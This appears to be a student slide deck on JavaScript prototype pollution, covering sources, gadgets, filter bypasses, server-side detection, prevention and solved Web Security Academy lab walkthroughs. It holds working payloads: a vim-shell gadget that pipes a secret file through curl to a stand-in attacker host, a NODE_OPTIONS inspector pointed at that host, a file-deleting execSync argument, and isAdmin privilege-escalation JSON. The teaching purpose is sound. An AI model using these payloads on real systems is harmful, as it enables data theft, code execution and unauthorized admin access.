



PROTOTYPE POLLUTION

Adduci Salvatore - 247514
Cirimele Davide - 247438
Sestito Pierpaolo - 242707
Tripodi Gabriel - 242784
Ullah Kaleem - 241085




WHAT IS PROTOTYPE POLLUTION?

Prototype pollution is a Javascript vulnerability that enables an attacker to add arbitrary properties to global object prototypes, which may be inherited by user-defined objects.

It lets an attacker control properties of objects that would otherwise be inaccessible.

IT'S NOT A STANDALONE VULNERABILITY, THIS CAN BE POTENTIALLY BE CHAINED WITH OTHER VULNERABILITIES!





JAVASCRIPT PROTOTYPES AND INHERITANCE

JAVASCRIPT WORKS DIFFERENT !!!


Objects inherits from other objects through what is called the **Prototype Chain**

Each object has a **prototype** (and is linked to it), and when you look for a property in an object, **JavaScript** looks first at the definition of the object itself, then at its prototype, and so on, until it reaches the `Object.prototype` base object.

For example, Objects are automatically assigned to the built-in `Object.prototype`

```
let myObject = {}; Object.getPrototypeOf(myObject); // Object.prototype
let myString = ""; Object.getPrototypeOf(myString); // String.prototype
let myArray = []; Object.getPrototypeOf(myArray); // Array.prototype
let myNumber = 1; Object.getPrototypeOf(myNumber); // Number.prototype
```

PROTOTYPE CHAIN



USAGE OF __PROTO__

Object Instances

It can be achieved by
the `__proto__`
keyword.

- Is a special property that enable to access an object prototype
- It serves as both a getter and setter for the object's prototype

(You can use it to read the prototype and its properties)

Functions Or Classes

It can be achieved by
the `Prototype`
keyword.



Examples


```
const userObject = {};  
userObject.__proto__.maliciousKey = "maliciousValue";  
  
function User() {}  
User.prototype.maliciousKey = "maliciousValue";
```

You can even chain references to `__proto__` to work your way up to the prototype chain:

```
username.__proto__ // String.prototype  
username.__proto__.__proto__ // Object.prototype  
username.__proto__.__proto__.__proto__ // null
```



__proto__.transport_url = evil-kaleem.net



WHY IT WORKS?

Prototype pollution arise when a JavaScript function recursively merges an object containing user-controllable properties (userObject) into an existing object (targetObject), without first sanitizing the keys.

RecursiveMerge(userObject, targetObject)

```
targetObject.__proto__.password = "attackerPassword"
```

```
{
  "__proto__": {
    "password": "attackerPassword"
  }
}
```

userObject

```
{
  "username": "wiener",
  "password": "attackerPassword",
  "email": "wiener@example.com",
  "address": "Wiener HQ"
}
```

Result

targetObject after the RecursiveMerge




WHY IT WORKS?

This can allow the attacker to inject a property with a key like `__proto__`, along with arbitrary nested properties, and the merge operation may assign the nested properties to the object's prototype instead of the target itself.

As a result we have that the attacker can pollute the prototype with properties, which may subsequently be used by the application in a dangerous way

It's possible to pollute any prototype object, the most commonly occurs with the `Object.prototype` (built-in global).




MAIN COMPONENTS EXPLOITATION



PROTOTYPE POLLUTION SOURCE

Is any user-controllable input that enables you to add arbitrary properties to prototype objects. The most common:

- ◆ The URL (query or fragment string - *hash*)
- ◆ JSON-based input
- ◆ Web Messages



Prototype pollution via the URL

Consider the following URL constructed by an attacker:

```
https://vulnerable-website.com/?__proto__[evilProperty]=payload
```

At some point, the recursive merge operation may assign the value of `evilProperty` using a statement equivalent to the following:

```
targetObject.__proto__.evilProperty = 'payload';
```

During this assignment, the JS engine treats `__proto__` as a getter for the prototype.



Prototype pollution via the URL

`evilProperty` is assigned to the returned prototype object rather than the target object itself.

WHAT CAN BE A BIG PROBLEM?

Assuming that the target object uses the default `Object.prototype`, all objects in the runtime will now inherit `evilProperty`.


An attacker try to pollute the prototype with properties that are used by the application, or any imported libraries.



Prototype pollution via JSON Input

Let's say an attacker injects the following malicious JSON, for example, via a web message:

```
{
  "__proto__": {
    "evilProperty": "payload"
  }
}
```



Prototype pollution via JSON Input

If this is converted into a JavaScript object via the `JSON.parse()` method, it will treat any key in the JSON object as an arbitrary string and the resulting object will in fact have a property with the key `__proto__`.

```
const objectFromJson = JSON.parse('{ "__proto__": {"evilProperty": "payload"}}');  
objectFromJson.hasOwnProperty('__proto__'); //true
```


×

SINK

Is essentially just a JS function or DOM element that you're able to access via prototype pollution, which enables you to execute arbitrary JavaScript or system commands.

×

×



×

EXPLOITABLE GADGET


With gadget we mean any property that is passed into a sink without proper filtering or sanitization.

This is any property that is:

- ◆ Used by the application in an unsafe way
- ◆ Attacker-controllable via prototype pollution.

×

×



CLIENT VS SERVER

×



CLIENT

- DOM-based cross-site scripting

×

```
/?__proto__[gadget]=data:,alert("DOM XSS");
```

Prototype Pollution
commonly leads to:

×



SERVER

- Remote Code Execution

```
__proto__: {  
  "execArgv": [  
    "--eval=require('child_process').execSync('rm data.txt')"  
  ]  
}
```


FINDING CLIENT-SIDE PROTOTYPE POLLUTION SOURCES MANUALLY

You need to try different ways of adding an arbitrary property to `Object.prototype` until you find a source that works. It involves the following high-level steps:

- Try injection via the query string, URL fragment, and any JSON input.

```
https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?__proto__[QuantumQuarantine]=prototypepollutionfound
```


- If you check on your browser console, inspect `Object.prototype` to see if you have successfully polluted it:





FINDING CLIENT-SIDE PROTOTYPE POLLUTION SOURCES MANUALLY

Different Techniques

If the property was not added, try different techniques, such as:

 https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?__proto__QuantumQuarantine=prototypepollutionfound

 [https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?__proto__to__\[QuantumQuarantine\]=prototypepollutionfound](https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?__proto__to__[QuantumQuarantine]=prototypepollutionfound)


 <https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?constructor.prototype.QuantumQuarantine=prototypepollutionfound>

**Finding prototype pollution sources manually can be a fairly tedious process.
It can be automatized with some tools.**

PROTOTYPE POLLUTION VIA THE CONSTRUCTOR

In some cases we have to challenge with some defenses like the stripping of any properties with the key `__proto__` before merging them.

Every JavaScript object has a constructor property, which contains a reference to the constructor function that was used to create it.




```
let myObjectLiteral = {};  
let myObject = new Object();  
  
myObjectLiteral.constructor // function Object(){...}  
myObject.constructor // function Object(){...}
```

As `myObject.constructor.prototype` is equivalent to `myObject.__proto__`, this provides an alternative vector for prototype pollution.

BYPASSING FLAWED KEY SANITIZATION


Sometimes websites attempt to prevent prototype pollution sanitizing keys before merging them.

If the sanitization process just strips the string `__proto__` without repeating the process more than once, this:



[vulnerable-website.com/?__pro__proto__to__.gadget=payload](#)

Would result into :



[vulnerable-website.com/?__proto__.gadget=payload](#)



SERVER-SIDE PROTOTYPE POLLUTION


Server-side prototype pollution is generally more difficult to detect than its client-side variant, for several reason:

- ◆ No source code access
- ◆ Lack of developer tools
- ◆ The DoS problem
- ◆ Pollution persistence






Detecting server-side prototype pollution via polluted property reflection



Usually when we do a `POST` or `PUT` requests that submit JSON data to an application or API, the server respond with a JSON that represents the new or updated object.



Detecting server-side prototype pollution via polluted property reflection

This is an attack surface to attempt to pollute the global `Object.prototype`

If the website is vulnerable, you will get:

```
POST /user/update HTTP/1.1
Host: vulnerable-website.com
...
{
  "user": "wiener",
  "firstName": "Peter",
  "lastName": "Wiener",
  "__proto__": {
    "foo": "bar"
  }
}
```

```
HTTP/1.1 200 OK
...
{
  "username": "wiener",
  "firstName": "Peter",
  "lastName": "Wiener",
  "foo": "bar"
}
```

Detecting server-side prototype pollution without polluted property reflection

If the affected property is not reflected in a response, another approach is to try to injecting properties that match potential configuration options for the server.

We can try to override:

1. Status code
2. JSON spaces
3. Charset

These injections produce a consistent and distinctive change in server behaviour when successful.



Status code override

There are some server-side frameworks that, usually, when there is an error, send a 200 OK response and include an error object in JSON format in the body with a different status.

```
HTTP/1.1 200 OK
...
{
  "error": {
    "success": false,
    "status": 401,
    "message": "You do not have permission to access
this resource."
  }
}
```

You can try to polluting the prototype with your own status property.

```
"__proto__": {"status": 555}
```




JSON spaces override

Express framework provides an option called `json_spaces`. It enables you to configure the number of spaces to indent any JSON data in response.

You can try to polluting the prototype with your `json_spaces` property

```
"__proto__":{"json_spaces":10}
```



Charset override

If there is an object option that determines which character encoding to use, we can try to pollute the content-type header attribute injecting a new charset, for example UTF-7 (usually it is used UTF-8 charset).

Example

1) Try to pollute the prototype with a content-type property that explicitly specifies the UTF-7 character set:

```
"__proto__":{"content-type": "application/json; charset=utf-7"}
```

2) Add an arbitrary UTF-7 encoded string to a property that's reflected in a response:

```
{"sessionId":"0123456789","username":"wiener","role":"+AGYAbwBv-"}
```

3) If you successfully polluted the prototype, the UTF-7 string should be decoded in the response:

```
{"sessionId":"0123456789","username":"wiener","role":"foo"}
```



Bypassing input filters for server-side prototype pollution

- Website often attempt to prevent by filtering suspicious key like `__proto__`
- We can try to obfuscate the prohibited keywords by injecting payload like this: `__pro__proto__to__`
 - If the sanitization process is repeated only once you will get `__proto__`
- Try to pollute prototype via the constructor

Remote Code Execution via server-side prototype pollution

Server-side prototype pollution can potentially result in RCE.

There are several command-execution sinks in Node:

Many of these occur in `child_process` model:

- 1) `fork()`
- 2) `execSync()`

Both of them enable to create new subprocesses.



Remote Code Execution via fork() - SERVER-SIDE

The fork() method accepts an object called execArgv.

This is an array of string containing command-line arguments that will be used when a child process is spawned.

Potential gadget : If this option is left undefined by the devs this can be manipulated via prototype pollution in a malicious way.



```
__proto__: {
  "execArgv": [
    "--eval=require('child_process').execSync('rm ./data.txt')"
```




Remote Code Execution via execSync() - SERVER-SIDE

The execSync() method is similar to fork() but it doesn't accept execArgv property.

You can still try to inject system commands by simultaneously polluting both shell and input options.

If these are not defined can result in potential gadgets for prototype pollution.

- The shell option only accepts the name of the shell's executable
 - Is always executed with the -c flag → most shells use it to let you pass in a command as string.
- The input option contains the payload passed via stdin to the shell's executable.

Try to use vim as a shell. If it is installed on the server, although it isn't really intended to be a shell, this can create a potential vector for RCE:



```
"shell": "vim",  
"Input": ":\n <command>\n"
```



Remote Code Execution via execSync() - SERVER-SIDE




```
"__proto__": {  
  "shell": "vim",  
  "input": "": ! cat secret | base64 | curl -d  
@- https://attacker.quantumquarantine.com\n"}  
}
```

RCE : Other gadget in addition to execArgv,shell,input

The NODE_OPTIONS is another potential gadget that could allow you to pollute the prototype.

It is an environment variable that enables you to define a string containing command-line args.
This args are used by default whenever you start a new Node process.

If it is undefined, you can potentially control via prototype pollution.



```
"__proto__": {  
  "shell": "node",  
  "NODE_OPTIONS": "--inspect=attacker.quantumquarantine.com  
}
```

PREVENTION

x

SANITIZING PROPERTY KEYS

Using an allowlist of
permitted keys

PREVENTING CHANGES TO THE PROTOTYPE OBJECTS

Using `Object.freeze()`

PREVENTING AN OBJECT FROM INHERITING PROPERTIES

Using `Object.create()`

USING SAFER ALTERNATIVES

Like `Map` (with method `get()`)
or `Set` (with method `has()`)

Client-side prototype pollution via flawed sanitization

1. We can see **searchLoggerFiltered.js** to strip potentially dangerous property keys based on a blacklist. However, it does not apply this filter recursively.
2. In the URL we can inject `/?__proto__[foo]=bar`. Now we can write in the console of the browser `Object.prototype` to check if it has **foo** property with value **bar**. We've successfully found a prototype pollution source and bypassed the website's key sanitization.
3. In **searchLoggerFiltered.js** we can see a script is appended to the DOM if `transport_url` is present. We can use `transport_url` as gadget.
4. Inject in the url: `/?__proto__[transport_url]=data:;alert(1);`



LAB

PRACTITIONER

Client-side **prototype** pollution via flawed sanitization →

✓ Solved

Privilege escalation via server-side prototype pollution

1. When we submit the form we have a `POST /my-account/change-address` request, and the data from the fields is sent to the server as JSON.
2. We add a new property to the JSON with the name `__proto__`, containing an object with an arbitrary property:

```
"__proto__": {"foo": "bar"}
```

The object in the response now includes the arbitrary property that we injected.

3. In the response body the `isAdmin` property is currently set to `false`.
4. We modify the request to try polluting the prototype with our own `isAdmin` property:

```
"__proto__": {"isAdmin": true}
```

5. The `isAdmin` value in the response has been updated. Now we have a link to access the admin panel and we can delete carlos.

Bypassing flawed input filters for server-side prototype pollution

1. We can see in OWASP ZAP in the POST `/my-account/change-address` request that the data from the fields is sent to the server via JSON. The server responds with a JSON object that appears to represent your user.
2. Using Request Editor of OWASP ZAP we can add a new property:

```
"constructor": { "prototype": { "json spaces":10 } }
```

3. Notice that the JSON indentation has increased based on the value of your injected property. This strongly suggests that you have successfully polluted the prototype.
4. Notice in the response body we have a **isAdmin** property which is currently false.
5. Try polluting the prototype with your own **isAdmin** property:

```
"constructor": { "prototype": { "isAdmin":true } }
```

6. In the browser, refresh the page and confirm that you now have a link to access the admin panel.
